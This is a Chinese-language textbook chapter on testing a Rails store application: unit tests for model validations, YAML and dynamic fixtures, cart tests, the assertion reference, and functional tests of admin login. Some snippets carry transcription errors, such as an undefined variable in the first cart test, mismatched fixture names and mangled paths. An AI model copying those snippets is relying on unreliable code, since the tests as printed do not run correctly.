还记得在原书第 62 页我们为 Depot 应用创建了一个开发用的数据库吗？我们还给它起名叫 depot_development，因为 Rails 在 config/database.yml 文件中使用的默认数据库名就是这个。再看看这个配置文件，你还会发现：它实际上配置了三个各自独立的数据库。

- db/development.sqlite3 是开发数据库，所有编程工作都将在这个数据库上进行。
- db/test.sqlite3 是测试数据库。
- db/production.sqlite3 是生产数据库。我们的应用程序上线之后会使用这个数据库。

< 207

到目前为止，我们一直在使用开发数据库。但现在我们要运行测试了，Rails 需要用到测试数据库，可这个库还完全是空的。所以我们还是先把开发数据库的结构搬到测试数据库吧，只需要使用 db:test:prepare 任务就行了。

```
depot> rake db:test:prepare
```

现在我们已经有了测试数据库，再试试运行我们的单元测试吧。

```
depot> ruby -I test test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
.
Finished in 0.085795 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

现在看着好多了。看到了吗？自动生成的简单测试也不是毫无意义的，它可以帮助我们设置好测试环境。现在环境已经准备到位，让我们来写一点真正的测试吧。

不过在开始之前，我得先坦白一件事：之所以做前面那些事，是因为我想告诉你如何手工设置测试数据库、如何执行一个单元测试。其实有一个更便捷的办法，你可以使用这个 Rake 任务：

```
depot> rake test:units
```

这个任务会做两件事：将开发数据库的结构复制到测试数据库，然后执行 test/unit 目录下所有的测试。试一下吧。如果想运行所有单元测试，我就会用这个任务；如果只想执行某个特定的测试，我就用 Ruby 直接执行它。³

真正的单元测试

从 Rails 生成 Product 模型类之后，我们已经往其中添加了不少代码，其中一些是用于进行数据校验的。

```
depot_r/app/models/product.rb
validates_presence_of :title, :description, :image_url
validates_numericality_of :price
```

² 如果你使用 SQLite 3 之外的数据库，也许会看到一条错误消息告诉你“找不到数据库”。如果真是这样，你就需要首先创建数据库——在命令行里运行 rake db:create RAILS_ENV=test，或者用数据库提供的管理工具都可以。

³ 你大概已经注意到在运行单元测试时传入的 “-I test” 参数了。这个参数会把 test 目录加入 Ruby 的搜索路径中，这样测试用例就能找到 test_helper.rb 这个重要的文件了。如果用 Rake 任务来执行测试的话，这件事也不需要你操心，因为 Rake 任务会帮你搞定这些细节。

```

validate :price_must_be_at_least_a_cent
validates_uniqueness_of :title
validates_format_of :image_url,
  :with => %r{\.(gif|jpg|png)$}i,
  :message => 'must be a URL for GIF, JPG ' +
  'or PNG image.'
protected
  def price_must_be_at_least_a_cent
    errors.add(:price, 'should be at least 0.01') if price.nil? ||
      price < 0.01
  end

```

我们怎么知道这些校验逻辑确实起作用了呢？这就得靠测试。首先，如果创建一个货品却不给它设置任何属性，我们希望它不能通过校验，并且每个字段都应该有对应的错误信息。通过 `valid?()` 方法可以知道模型对象是否通过校验，用 `invalid?()` 方法则可以知道某个特定的属性是否有错误信息与之关联。

现在我们已经知道要测试什么东西，但还需要告诉测试框架进行这些测试，为此我们需要用到断言（*assertion*）。断言实际上就是一个方法调用，它告诉测试框架：我们期望某个条件为真。如果情况确实如此，那么不会发生任何特别的事情；但如果 `assert()` 得到的参数值为 `false`，断言就会失败，测试框架会输出一条消息，并停止执行包含失败断言的测试方法——剩下的测试方法仍然会被执行，但整个测试会以失败告终。在这里，我们希望空的 `Product` 模型对象不能通过校验，因此，我们可以断言该对象不合法：

```
assert !product.valid?
```

完整的测试如下：

```

depot_r/test/unit/product_test.rb
test "invalid with empty attributes" do
  product = Product.new
  assert !product.valid?
  assert product.errors.invalid?(:title)
  assert product.errors.invalid?(:description)
  assert product.errors.invalid?(:price)
  assert product.errors.invalid?(:image_url)
end

```

运行这个测试案例，我们会看到有两个测试被执行（原来的 `test_truth` 方法，以及我们新增加的测试方法）。

```

depot> ruby -I test test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
..
Finished in 0.092314 seconds.
2 tests, 6 assertions, 0 failures, 0 errors

```

没错，校验逻辑生效了，所有的断言都通过了。

毫无疑问，我们可以更进一步，尝试检查各项校验是否都正常工作。这里有很多种可能性，我们先来看其中的三种。

首先，我们要检查对价格信息的校验是否正确。

```

depot_r/test/unit/product_test.rb
test "positive price" do
  product = Product.new(:title      => "My Book Title",
                        :description => "yyy",
                        :image_url   => "zzz.jpg")
  product.price = -1
end

```

```

assert !product.valid?
assert_equal "should be at least 0.01" , product.errors.on(:price)

product.price = 0
assert !product.valid?
assert_equal "should be at least 0.01" , product.errors.on(:price)

product.price = 1
assert product.valid?
end

```

在这段代码中，我们新建了一件货品，然后尝试将它的价格设为-1、0 和+1，并且每次设值之后都对货品进行校验。如果模型类的校验逻辑确实有效，那么前两次设值之后的货品都应该无法通过校验，并会检查 price 属性对应的错误信息符合我们的预期。最后一次设置的价格值是可以接受的，因此我们期望模型对象此刻能够通过校验。（有些人喜欢把这三个检查放在三个各自独立的测试方法中——这完全合理。）

随后，我们要测试对图片 URL 的校验也工作正常：图片 URL 应该以.gif、.jpg 或.png 结尾。

```

depot/_test/unit/product_test.rb
test "image url" do
  ok = %w{ fred.gif fred.jpg fred.png FRED.JPG FRED.Jpg
           http://a.b.c/x/y/z/fred.gif }
  bad = %w{ fred.doc fred.gif/more fred.gif.more }

  ok.each do |name|
    product = Product.new(:title      => "My Book Title" ,
                           :description => "YYY" ,
                           :price       => 1,
                           :image_url   => name)
    assert product.valid?, product.errors.full_messages
  end

  bad.each do |name|
    product = Product.new(:title => "My Book Title" ,
                           :description => "YYY" ,
                           :price => 1,
                           :image_url => name)
    assert !product.valid?, "saving #{name}"
  end
end

```

< 210

我们略微做了点调整：用了两个循环，而不是把测试逻辑写上 9 遍。第一个循环检查我们预期校验通过的情况，第二个循环检查校验失败的情况。可以看到，我们在调用断言方法时加上了一个额外的参数。所有的测试断言都接受一个可选的参数，其中包含一个字符串；如果断言失败，这个字符串就会随错误信息一道输出，这将有助于诊断错误。

最后，我们的模型类还有一项校验逻辑：货品的名称（title）在数据库中必须是唯一的。为了测试这项校验逻辑，我们需要先在数据库中存入货品数据。

这并不难做到。一种办法是在测试方法内创建一个 Product 对象，保存它，然后用同样的名称再创建一个 Product 对象，并尝试保存后者。当然这是可行的，不过还有另一种更理想的方式——我们可以使用 Rails 的测试夹具。

测试夹具

在测试的世界里，**夹具**（*fixture*）是让你在其中进行测试的环境。譬如说你要测试一块电路板，就需要将它安装在一个测试夹具上，后者会提供电源和输入信息来驱动被测的功能。

在 Rails 的世界里，测试夹具负责指定模型对象初始的内容。也就是说，如果我们希望确保 products 表在每个单元测试开始之前具有同样的内容，则只需要在夹具中指定这些内容，Rails 会帮我们搞定剩下的事情。

你可以在 test/fixtures 目录中指定夹具数据。该目录中的文件包含了测试所用的数据，格式可能是 CSV 或 YAML。在这里，我们将使用 YAML，这是 Rails 推荐使用的格式。每个 YAML 夹具文件包含了一个模型类的初始数据。夹具文件的名称很重要：文件的名称必须与数据库表名称相匹配。由于我们需要在 products 表中填充数据，记载这些数据的文件就应该叫 products.yml。在最初生成模型类时，Rails 已经创建了这个夹具文件。

```
# Read about fixtures at http://ar.rubyonrails.org/classes/Fixtures.html

one:
  title: MyString
  description: MyText
  image_url: MyString

two:
  title: MyString
  description: MyText
  image_url: MyString
```

211 ➤

夹具文件中的每个条目分别代表将要被插入数据库的一条记录，每条记录又分别有一个名称。在 Rails 生成的夹具中，两条记录分别被命名为 “first” 和 “another”。名称与数据库并没有太大关系——它们不会被插入到数据库的记录中。不过正如我们即将看到的，记录名称让我们能够在测试代码中便捷地引用测试数据。

在每个条目中，你会看到一组带缩进⁴的、以“名/值对”形式出现的属性列表，不过 Rails 生成的夹具只对 id 属性设了值。修改这个文件时要小心，因为你还需要确保每个条目中每个字段的名称正确；如果 YAML 中指定的属性名与数据库字段名不匹配，可能导致一些很难跟踪的异常。

现在我们来将夹具文件中的测试数据替换成测试 Product 模型类所需的数据吧。首先，创建一本书。（测试夹具中不一定要提供 id 值。）

```
depot_r/test/fixtures/products.yml
ruby_book:
  title: Programming Ruby
  description: Dummy description
  price: 1234
  image_url: ruby.png
```

现在我们已经拥有夹具文件了，还需要让 Rails 在运行单元测试之前先把测试数据载入 products 表。实际上 Rails 已经这样做了（约定俗成重于配置！），不过你也可以在 ProductTest 中明确指定加载哪些夹具：

```
depot_r/test/unit/product_test.rb
fixtures :products
```

在执行每个测试方法之前，fixtures() 方法会根据指定的模型名称自动装载对应的夹具，将其中的数据装入数据库。按照惯例，这里应该使用模型的符号名称。也就是说，fixture :products 这行代码会让 Rails 去装载 products.yml 夹具文件。

⁴ 和 config/database.yml 一样，在每个数据行的开头处必须使用空格来缩进，而不能使用 tab 键；并且同一条记录中所有的数据行必须使用同样的缩进量。

不妨从另一个角度来说这件事：以 `ProductTest` 为例，加上 `fixtures` 这条指令就意味着在执行每个测试方法之前，`products` 表会被首先清空，然后填上代表“Programming Ruby”这本书的一条记录。每个测试方法都会使用一张全新的表。

使用夹具数据

现在我们已经知道如何把夹具数据放进数据库了，还需要知道如何在测试中使用它们。



David 说……

给夹具起个好名字

就像变量一样，夹具的名称也应该尽量有自描述性，这样可以提高测试的可读性——譬如说，检验 `product(:valid_order_for_fred)` 的合法性，就是检验 Fred 的订单是否合法。这样，你可以更容易记住该对哪个夹具进行检查，而不必在一堆 `p1` 或 `order4` 之类的变量中去左右寻找。拥有的夹具越多，起个好名字就越显得重要。所以，一开始选个好名字，以后就会有回报。

但是，如果无法给夹具找到一个像 `valid_order_for_fred` 这样能够自描述的好名字，又该怎么办呢？至少给它起一个容易理解的名字。譬如说，用 `christmas_order` 而不是 `order1`，用 `fred` 而不是 `customer1`。在你养成了习惯使用自然的名字之后，你会很快编出一个精彩的小故事：`fred` 定了一个 `christmas_order`，他先用 `invalid_credit_card` 支付，然后又改用 `valid_credit_card` 支付，最后选择将这份礼物发货给 `aunt_mary`。

将夹具名称编成故事，可以帮助你轻松记住大量夹具的名字。

显然，有一种办法是使用模型类提供的查找方法来读取数据。不过 Rails 能让事情变得更简单。针对每个加载到测试中的夹具，Rails 都定义了一个与之同名的方法，可以通过这个方法来访问预先装载好的模型对象——只要传入 YAML 夹具中定义的记录名称，该方法就会返回包含该条记录数据的模型对象。在这里，调用 `products(:ruby_book)` 就会得到一个 `Product` 模型对象，其中包含我们在夹具中定义的数据。我们就用这个对象来测试“货品名称必须唯一”的校验逻辑是否生效。

```
depot:/test/unit/product_test.rb
test "unique title" do
  product = Product.new( :title      => products(:ruby_book).title,
                        :description => "yyy",
                        :price       => 1,
                        :image_url   => "fred.gif" )
  assert !product.save
  assert_equal "has already been taken", product.errors.on(:title)
end
```

这个测试假设数据库已经包含了“`ruby_book`”这么一条记录，从中取出 `title` 属性的代码如下：

```
products(:ruby_book).title
```

随后，测试代码新建了一个 `Product` 模型对象，将它的 `title` 属性设置为与现有记录的 `title` 字段一样，然后断言尝试保存这个模型对象将以失败告终，并且 `title` 属性将有一条错误信息与之关联。

如果不希望像这样把 `ActiveRecord` 错误信息硬编码在字符串里，也可以将其与内建的错误信息表进行比对。

```
depot_r/test/unit/product_test.rb
test "unique title!" do
  product = Product.new( :title      => products(:ruby_book).title,
                        :description => "yyy",
                        :price        => 1,
                        :image_url    => "fred.gif" )

  assert !product.save
  assert_equal I18n.translate('activerecord.errors.messages.taken'), product.errors.on(:title)
end
```

(完整的内建错误信息列表请看 ActiveRecord 中的 validations.rb 文件。图 14.1 列举了作者撰写本章时所有的内建错误信息，但读者看到本书时这个列表可能已经发生了改变。)

测试购物车

Cart 类包含了一些业务逻辑。当我们把货品放入购物车时，它会检查该货品是否已经存在于其中。如果已经存在，则增加对应条目的数量；如果不存在，则增加一个新的条目。我们来针对这项功能编写一点测试吧。

对于与后端数据库相关的模型对象，generate 命令在创建它们的同时会为它们创建单元测试。但购物车怎么办呢？我们是自己动手创建 Cart 类的，自然也没有与之对应的单元测试了。*Nil desperandum*^{*}！我们给它创建一个单元测试就是了。只要新建 cart_test.rb 文件，再从别的测试文件中复制一份样板程序就行了（别忘了把测试的类名改为 CartTest）。

```
depot_r/test/unit/cart_test.rb
require 'test_helper'

class CartTest < ActiveSupport::TestCase
  fixtures :products
end

{
  :inclusion => "is not included in the list",
  :exclusion => "is reserved",
  :invalid => "is invalid",
  :confirmation => "doesn't match confirmation",
  :accepted => "must be accepted",
  :empty => "can't be empty",
  :blank => "can't be blank",
  :too_long => "is too long (maximum is %d characters)",
  :too_short => "is too short (minimum is %d characters)",
  :wrong_length => "is the wrong length (should be %d characters)",
  :taken => "has already been taken",
  :not_a_number => "is not a number",
  :greater_than => "must be greater than %d",
  :greater_than_or_equal_to => "must be greater than or equal to %d",
  :equal_to => "must be equal to %d",
  :less_than => "must be less than %d",
  :less_than_or_equal_to => "must be less than or equal to %d",
  :odd => "must be odd",
  :even => "must be even"
}
```

图 14.1 标准的 ActiveRecord 校验错误信息

请注意，我们把现有的 products 测试夹具引入了这个测试。这是一种常见的做法：我们常常会在多个测试之间共享测试数据。在这里，购物车的测试需要访问货品数据，因为我们需要往购物车中添加货品。

* 译者注：拉丁文，“永不绝望”。

因为我们需要测试往购物车中添加不同的货品，所以 `products.yml` 夹具中至少应该有不止一种货品。经过修改之后，这个夹具文件大致如下：

```
depot_r/test/fixtures/products.yml
ruby_book:
  title: Programming Ruby
  description: Dummy description
  price: 1234
  image_url: ruby.png

rails_book:
  title: Agile Web Development with Rails
  description: Dummy description
  price: 2345
  image_url: rails.png
```

<215

我们先来试着往购物车中放一本 Ruby 书和一本 Rails 书，看看会发什么。我们希望看到购物车中包含两样物品，总价应该是两本书的价格之和。

```
depot_r/test/unit/cart_test.rb
test "add_duplicate_product" do
  cart = Cart.new
  rails_book = products(:rails_book)
  cart.book = products(:ruby_book)
  cart.add_product rails_book
  cart.add_product ruby_book
  assert_equal 2, cart.items.size
  assert_equal rails_book.price + ruby_book.price, cart.total_price
end
```

运行测试看看。

```
depot_r ruby -I test test/unit/cart_test.rb
Loaded suite test/unit/cart_test
Started
.
Finished in 0.12138 seconds.

1 tests, 2 assertions, 0 failures, 0 errors
```

到目前为止，一切顺利。再来写第二个测试：往购物车里放两本 Rails 书。现在购物车里应该只有一样物品，但数量则为 2。

```
depot_r/test/unit/cart_test.rb
test "add_duplicate_product" do
  cart = Cart.new
  rails_book = products(:rails_book)
  cart.add_product rails_book
  cart.add_product rails_book
  assert_equal 2*rails_book.price, cart.total_price
  assert_equal 1, cart.items.size
  assert_equal 2, cart.items[0].quantity
end
```

测试代码中开始出现重复了：两个测试都新建一个购物车，并且都创建了一个局部变量以便引用测试夹具中的数据。

还好，Ruby 的单元测试框架允许我们很方便地为每个测试方法搭建共同的环境：只要在测试案例中添加一个名叫 `setup()` 的方法，这个方法就会在每个测试方法运行之前首先运行——`setup` 方法负责帮每个测试搭建环境。自然，我们可以用它来设置一些实例变量，让所有测试都可以使用。

```
depot_r/test/unit/cart_test1.rb
require 'test_helper'

class CartTest < ActiveSupport::TestCase
```

<216

```

fixtures :products

def setup
  @cart = Cart.new
  @rails = products(:rails_book)
  @ruby = products(:ruby_book)
end

test "add unique products" do
  @cart.add_product @rails
  @cart.add_product @ruby
  assert_equal 2, @cart.items.size
  assert_equal @rails.price + @ruby.price, @cart.total_price
end

test "add duplicate product" do
  @cart.add_product @rails
  @cart.add_product @rails
  assert_equal 2*@rails.price, @cart.total_price
  assert_equal 1, @cart.items.size
  assert_equal 2, @cart.items[0].quantity
end

```

单就眼下这个测试案例而言，这样的环境搭建有意义吗？这确实是值得怀疑的。但很快——当介绍功能测试时——我们就会看到，`setup()`方法在“保持测试结果一致性”方面扮演着至关重要的角色。

对单元测试的支持

当编写单元测试时，下面这些断言很可能会对你有所帮助。

`assert(boolean,message)`

如果 `boolean` 参数值为 `false` 或 `nil`，则断言失败。

```
assert(User.find_by_name("dave"), "user 'dave' is missing")
```

`assert_equal(expected,actual,message)`

`assert_not_equal(expected,actual,message)`

除非 `expected` 参数与 `actual` 参数相等/不等，否则断言失败。

```
assert_equal(3, Product.count)
assert_not_equal(0, User.count, "no users in database")
```

`assert_nil(object,message)`

`assert_not_nil(object,message)`

除非 `object` 参数是/不是 `nil`，否则断言失败。

```
assert_nil(User.find_by_name("willard"))
assert_not_nil(User.find_by_name("henry"))
```

`assert_in_delta(expected_float,actual_float,delta,message)`

除非两个浮点数之差的绝对值小于 `delta` 参数，否则断言失败。在判断浮点数相等时应该尽量使用此方法而不是 `assert_equal()`，因为浮点数是不精确的。

```
assert_in_delta(1.33, line_item.discount, 0.005)
```

`assert_raise(Exception,...,message) { block... }`

`assert_nothing_raised(Exception,...,message) { block... }`

除非代码块产生/不产生列举的异常之一，否则断言失败。

```
assert_raise(ActiveRecord::RecordNotFound) { Product.find(bad_id) }
```

```
assert_match(pattern, string,message)
assert_not_match(pattern, string,message)
```

除非 `string` 参数与 `pattern` 参数指定的正则表达式匹配/不匹配，否则断言失败。如果 `pattern` 参数是一个字符串，则进行全文匹配，任何正则表达式元字符都不会被转义。

```
assert_match(/flower/i, user.town)
assert_match("bang*flash" , user.company_name)
```

`assert_valid(active_record_object)`

除非参数提供的 `ActiveRecord` 对象合法（换句话说，通过校验），否则断言失败。如果校验失败，错误信息会被用作断言失败信息的一部分。

```
user = Account.new(:name => "dave" , :email => 'secret@pragprog.com' )
assert_valid(user)
```

`flunk(message)`

无条件地失败。

```
unless user.valid? || account.valid?
  flunk("One of user or account should be valid")
end
```

Ruby 的单元测试框架还提供了别的一些断言，不过那些断言在 Rails 应用的测试中就不太常用了，所以我们也不再赘述。可以在 `Test::Unit` 的文档⁵里找到所有的断言。此外，Rails 还支持对应用程序路由逻辑的测试，我们会在原书第 454 页介绍这部分内容。

◀ 218

14.3 控制器的功能测试

Functional Testing of Controllers

控制器负责控制用户界面的展示。它们接收进入的 `web` 请求（通常是用户的输入），与模型对象进行交互以获得应用程序的状态，然后找到合适的视图显示给用户。所以，当对控制器进行测试时，我们必须确保一定的请求能够得到合适的应答。我们仍旧需要模型对象，不过前面的单元测试已经覆盖了模型类，因此可以相信它们是可靠的。

Rails 将对单独一个控制器进行的测试称为功能测试(*functional test*)。Depot 应用有 4 个控制器，每个控制器中都有几个 `action` 方法，所以这里有很多东西需要测试。不过，我们将从较高的层面来进行测试。不妨从用户将要用到的第一个功能开始——登录。

管理员界面

如果任何人都可以进入并管理 Depot 应用，那可不太妙。虽然我们并不需要多么复杂的安全系统，但至少要确保登录控制器能够把闲杂人等置诸门外。

由于 `AdminController` 是用 `generate controller` 脚本创建的，Rails 已经帮我们做好了测试占位代码，它就位于 `test/functional` 目录下。

```
depot_r/test/functional/admin_controller_test.rb
require 'test_helper'

class AdminControllerTest < ActionController::TestCase
```

⁵ 例如<http://ruby-doc.org/stdlib/libdoc/test/unit/rdoc/classes/Test/Unit/Assertions.html>。

```
# Replace this with your real tests.
test "the truth" do
  assert true
end
end
```

功能测试的关键在于 `setup()` 方法，它为每个功能测试方法初始化了三样东西：

- `@controller`，其中包含了需要测试的控制器实例。
- `@request` 包含了一个请求对象。在真实运行的应用程序中，请求对象包含了所有输入请求的信息和数据：HTTP 头信息、POST 和 GET 数据等。在测试环境下，我们会使用一个特别的、测试专用的请求对象，它不依赖于真实的 HTTP 请求。
- `@response` 包含了一个应答对象。在编写应用程序时我们还没见过应答对象，不过早已用到它们了。每当处理来自浏览器的请求时，Rails 都会在幕后准备一个应答对象。模板会将数据渲染到应答对象中，我们返回的状态码也会被记录在应答对象中。应用程序完成对请求的处理之后，Rails 就会取出应答对象中的信息，根据这些信息向浏览器发送应答。

`@request` 和 `@response` 对象对于功能测试是至关重要的——有了它们，我们就不必在测试控制器的时候打开 web 服务器。也就是说，功能测试并不需要 web 服务器、网络连接或客户端程序。

首页：管理员专用

好，现在来编写我们的第一个控制器测试吧——它要做的只是“点击”登录页面。

```
depot/test/functional/admin_controller_test.rb
test "index" do
  get :index
  assert_response :success
end
```

`get()` 方法是由测试辅助类提供的一个便利的方法，它模拟了一个针对 `AdminController` 的 web 请求（想想 HTTP GET 请求），并捕获控制器的应答。随后，`assert_response()` 方法会检查应答是否正确。

OK，我们来运行测试，看看会发生什么。可以用 `-n` 选项来指定运行某一个特定的测试方法。

```
depot> ruby -I test test/functional/admin_controller_test.rb -n test_index
Loaded suite test/functional/admin_controller_test
Started
F
Finished in 0.239281 seconds.
```

```
1) Failure:
test_index(AdminControllerTest)
  [test/functional/admin_controller_test.rb:20:in `test_index'
 /Library/Ruby/Gems/1.8/ ... /setup_and_teardown.rb:33:in `__send__'
 /Library/Ruby/Gems/1.8/ ... /setup_and_teardown.rb:33:in `run']:
Expected response to be a <:success>, but was <302>
```

这个测试看起来再简单不过了，那么究竟发生了什么？响应代码为 302，这表示请求被重定向了，因此我们的测试认为它没有成功。但为什么请求被重定向了呢？那是因为 `AdminController` 就是这么设计的：它用了一个前置过滤器（before filter）来拦截所有对 action 的调用，如果用户没有以管理员身份登录，就不能访问这些 action。

```
depot/app/controllers/application.rb
class ApplicationController < ActionController::Base
  layout "store"
```

```

before_filter :authorize, :except => :login
#...

protected
  def authorize
    unless User.find_by_id(session[:user_id])
      flash[:notice] = "Please log in"
      redirect_to :controller => 'admin' , :action => 'login'
    end
  end
end

```

既然我们还没有登录，`session` 中还没有一个合法的用户，请求自然会被重定向到 `login()` 这个 `action` 方法。从 `authorize()` 方法可以看出，结果页面中应该包含一个 `flash` 提示，告诉我们需要登录。好吧，我们就来重写这个功能测试，让它反映这一过程。

```

depot>/test/functional/admin_controller_test.rb
test "index without user" do
  get :index
  assert_redirected_to :action => "login"
  assert_equal "Please log in" , flash[:notice]
end

```

这一次，当我们向 `index()` 发起请求时，预期请求会被重定向到 `login()` 方法，并且在视图上会看到一个 `flash` 提示。

```

depot> ruby -I test test/functional/admin_controller_test.rb
Loaded suite test/functional/admin_controller_test
Started
.
Finished in 0.0604571 seconds.
1 tests, 2 assertions, 0 failures, 0 errors

```

正如我们所料，测试通过⁶。现在，可以确信：除非以管理员身份登录，否则是无法访问到那些只允许管理员使用的 `action` 的（前置过滤器起了作用）。下面我们再以合法用户的身份访问首页看看。

回想一下，应用程序把当前登录用户的 `id` 保存在 `session` 里了，对应的索引键是 `:user_id`。所以，要模拟一个已经登录的用户，我们只需要将一个用户的 `id` 放进 `session`，然后再发起请求就行了。唯一的问题是，用户 `id` 会被用作什么目的？

我们不能随便放入一个随机数，因为控制器中的 `authorize()` 方法会根据用户 `id` 值从数据库中取出用户数据。看起来，我们必须在 `users` 表中放入一个合法的用户……于是我们就有理由来看看动态夹具了。

◀ 221

动态夹具

我们要创建 `users.yml` 测试夹具，往 `users` 表中添加一条记录。这个用户名叫“`dave`”。

```

dave:
  name: dave
  salt: NaCl
  hashed_password: ???

```

一切都很顺利……直到 `hashed_password` 这一行：应该给它什么值？在真正的数据库表中，这个值是由 `encrypted_password()` 方法计算出来的，该方法接受明文密码和 `salt` 值作为参数，据此创建一个 `SHA1` 散列值。

⁶ 取决于你用的 Rails 版本，控制台上的日志可能显示有三条断言通过。这是因为 `assert_redirected_to()` 方法内部使用了两个比较低级的断言。

一种办法是调出 `script/console`，自己动手调用 `encrypted_password()` 方法，然后把返回值复制到夹具文件。这当然可行，不过不太容易理解，而且一旦改变密码生成策略，测试就会失败。要是能在往数据库填充数据的时候用应用程序中的代码来生成密码散列值该有多好。呵呵，请看下列代码。

```
depot_r/test/fixtures/users.yml
<% SALT = "NaCl" unless defined?(SALT) %>

dave:
  name: dave
  salt: <%= SALT %>
  hashed_password: <%= User.encrypted_password('secret', SALT) %>
```

`hashed_password` 这行的语法看上去有些眼熟：`<%= ... %>`语句就跟在模板中用来做值替换的语句一样。正是如此！在测试夹具中，Rails 也提供了同样的值替换功能，这就是我们称之为“动态夹具”的原因。

现在又可以测试 `index` action 了。当然别忘了在测试类中加上 `fixtures` 声明。

```
fixtures :users
```

测试方法如下：

```
depot_r/test/functional/admin_controller_test.rb
test "index with user" do
  get :index, {}, { :user_id => users(:dave).id }
  assert_response :success
  assert_template "index"
end
```

222

这里的关键在于对 `get` 方法的调用：除了 `action` 名称之外，我们又加上了两个参数。第二个参数是一个空的 hash，它代表传递给 `action` 的 HTTP 参数。第三个参数是一个 hash，其中的数据将被填入 `session`。这就是我们用到测试夹具的地方：将 `session` 中 `:user_id` 条目的值设置为测试用户的 id。随后，我们在测试中断言将得到一个成功的应答（而不是重定向），并且会渲染 `index` 模板。（稍后我们会详细介绍这些断言。）

登录

现在测试数据库里已经有一个用户了，我们来看看怎么用这个用户登录。如果使用浏览器的话，需要打开登录表单、输入用户名与密码，然后将这些信息提交给 `login` 控制器中的 `login` 方法。随后我们希望被重定向到货品列表页，并且 `session` 中包含测试用户的 id。在功能测试中我们要如何做这些事呢？请看下列代码。

```
depot_r/test/functional/admin_controller_test.rb
test "login" do
  dave = users(:dave)
  post :login, :name => dave.name, :password => 'secret'
  assert_redirected_to :action => "index"
  assert_equal dave.id, session[:user_id]
end
```

在这里，我们用 `post` 方法来模拟表单数据的输入，同时传入 `name` 与 `password` 两个值作为参数。

如果尝试用错误的密码登录，会发生什么情况？

```
depot_r/test/functional/admin_controller_test.rb
test "bad password" do
  dave = users(:dave)
  post :login, :name => dave.name, :password => 'wrong'
  assert_template "login"
end
```

正如我们所期望的，测试用户没有被重定向到货品列表页，而是再次看到了登录表单。

功能测试的便利工具

我们已经大致了解如何为控制器编写单元测试。在前面，我们用到了 Rails 提供的几个便利的辅助方法和断言。实际上，Rails 还可以让我们的测试工作更加简单。在继续前进之前，我们先来看看 Rails 为控制器测试提供的另一些便利工具。

< 223

HTTP 请求方法

`get()`、`post()`、`put()`、`delete()` 和 `head()` 方法分别模拟了与之同名的 HTTP 请求方法。它们会调用指定的 `action`，并相应地设置好应答对象以便测试代码使用。

这些方法都接收同样的 4 个参数，我们就拿 `get()` 方法来做个例子。

```
get(action, parameters = nil, session = nil, flash = nil)
```

该方法将对指定的 `action` 执行一次 HTTP GET 请求，并将执行结果放入 HTTP 应答。它的参数说明如下：

- `action`: 被请求的控制器 `action`;
- `parameters`: 可选参数，一个 hash，其中存放请求参数;
- `session`: 可选参数，一个 hash，其中存放 `session` 变量;
- `flash`: 可选参数，一个 hash，其中存放 `flash` 信息。

例如：

```
get :index
get :add_to_cart, :id => products(:ruby_book).id
get :add_to_cart, { :id => products(:ruby_book).id },
    { :session_key => 'session_value' }, { :message => "Success!" }
```

你会经常要在功能测试中 `post` 表单数据，为此有必要了解：表单数据实际上是 `params` 这个 hash 中嵌套的又一个 hash，它所对应的键就是表单的名字。在子 hash 的内部，每个键 / 值对才对应于表单内部的一个字段。所以，如果要把包含 `User` 模型数据（其中包括用户名和年龄）的表单 `post` 给 `edit` 这个 `action`，可以这样来做：

```
post :edit, :user => { :name => "dave", :age => "24" }
```

除此之外，还可以用下列方法模拟一个 XMLHttpRequest 请求。

```
xhr(method, action, parameters, session, flash)
xml_http_request(method, action, parameters, session, flash)
```

模拟来自 JavaScript 客户端的 XMLHttpRequest 请求。第一个参数必须是 `:post` 或 `:get`，其余的参数与前面介绍的 `get()` 方法接受的参数一样。

```
xhr(:post, :add_to_cart, :id => 11)
```

断言

除了在原书第 217 页列出的标准断言之外，执行请求之后还可以使用一些附加的功能测试断言。

```
assert_dom_equal(expected_html, actual_html, message)
assert_dom_not_equal(expected_html, actual_html, message)
```

< 224

比较两个包含 HTML 的字符串。如果两者代表相同/不同的文档对象模型（DOM），则断言

成功。简单说来，这个断言就是对两个字符串进行规范化（normalize）处理，然后再进行比较。

```
expected = "<html><body><h1>User Unknown</h1></body></html>"  
assert_dom_equal(expected, @response.body)
```

`assert_response(type, message)`

这个断言接收的参数是一个代表HTTP状态的数字，或者是下列符号中的一个——有些符号覆盖了一个范围的应答代码（譬如说，:redirect就代表了300~399的所有代码）。

- :accepted - 202
- :bad_gateway - 502
- :bad_request - 400
- :conflict - 409
- :continue - 100
- :created - 201
- :error - 500~599
- :expectation_failed - 417
- :failed_dependency - 424
- :forbidden - 403
- :found - 302
- :gateway_timeout - 504
- :gone - 410
- :http_version_not_supported - 505
- :im_used - 226
- :insufficient_storage - 507
- :internal_server_error - 500
- :length_required - 411
- :locked - 423
- :method_not_allowed - 405
- :missing - 404
- :moved_permanently - 301
- :multi_status - 207
- :multiple_choices - 300
- :no_content - 204
- :non_authoritative_information - 203
- :not_acceptable - 406
- :not_extended - 510
- :not_found - 404
- :not_implemented - 501
- :not_modified - 304
- :ok - 200
- :partial_content - 206



- :payment_required - 402
- :precondition_failed - 412
- :processing - 102
- :proxy_authentication_required - 407
- :redirect - 300-399
- :request_entity_too_large - 413
- :request_timeout - 408
- :request_uri_too_long - 414
- :requested_range_not_satisfiable - 416
- :reset_content - 205
- :see_other - 303
- :service_unavailable - 503
- :success - 200
- :switching_protocols - 101
- :temporary_redirect - 307
- :unauthorized - 401
- :unprocessable_entity - 422
- :unsupported_media_type - 415
- :upgrade_required - 426
- :use_proxy - 305

例如：

```
assert_response :success
assert_response :not_implemented
assert_response 200
```

assert_redirected_to(options, message)

判断最后一个 action 中进行的重定向是否正确。你也可以传入一个字符串作为参数，该方法将把重定向生成的 URL 与之进行比较。

例如：

```
assert_redirected_to :controller => 'login'
assert_redirected_to :controller => 'login' , :action => 'index'
assert_redirected_to "http://my.host/index.html"
```

◀ 226

assert_template(expected, message)

判断确实使用指定的模板文件对请求进行渲染。

例如：

```
assert_template 'store/index'
```

assert_select(...)

详见第 14.3 节，“测试应答内容”（原书第 229 页）。

assert_tag(...)

验证应答正文中包含符合条件的标记/节点/元素。conditions 参数是一个 hash，其中可以包含下列键（都是可选的）：

- `:tag`: 要求节点类型匹配对应的值。
- `:attributes`: 一个 hash, 要求节点的属性与 hash 中的值匹配。
- `:parent`: 一个 hash, 要求节点的父节点与对应的 hash 匹配。
- `:child`: 一个 hash, 要求节点至少有一个子节点符合该 hash 描述的条件。
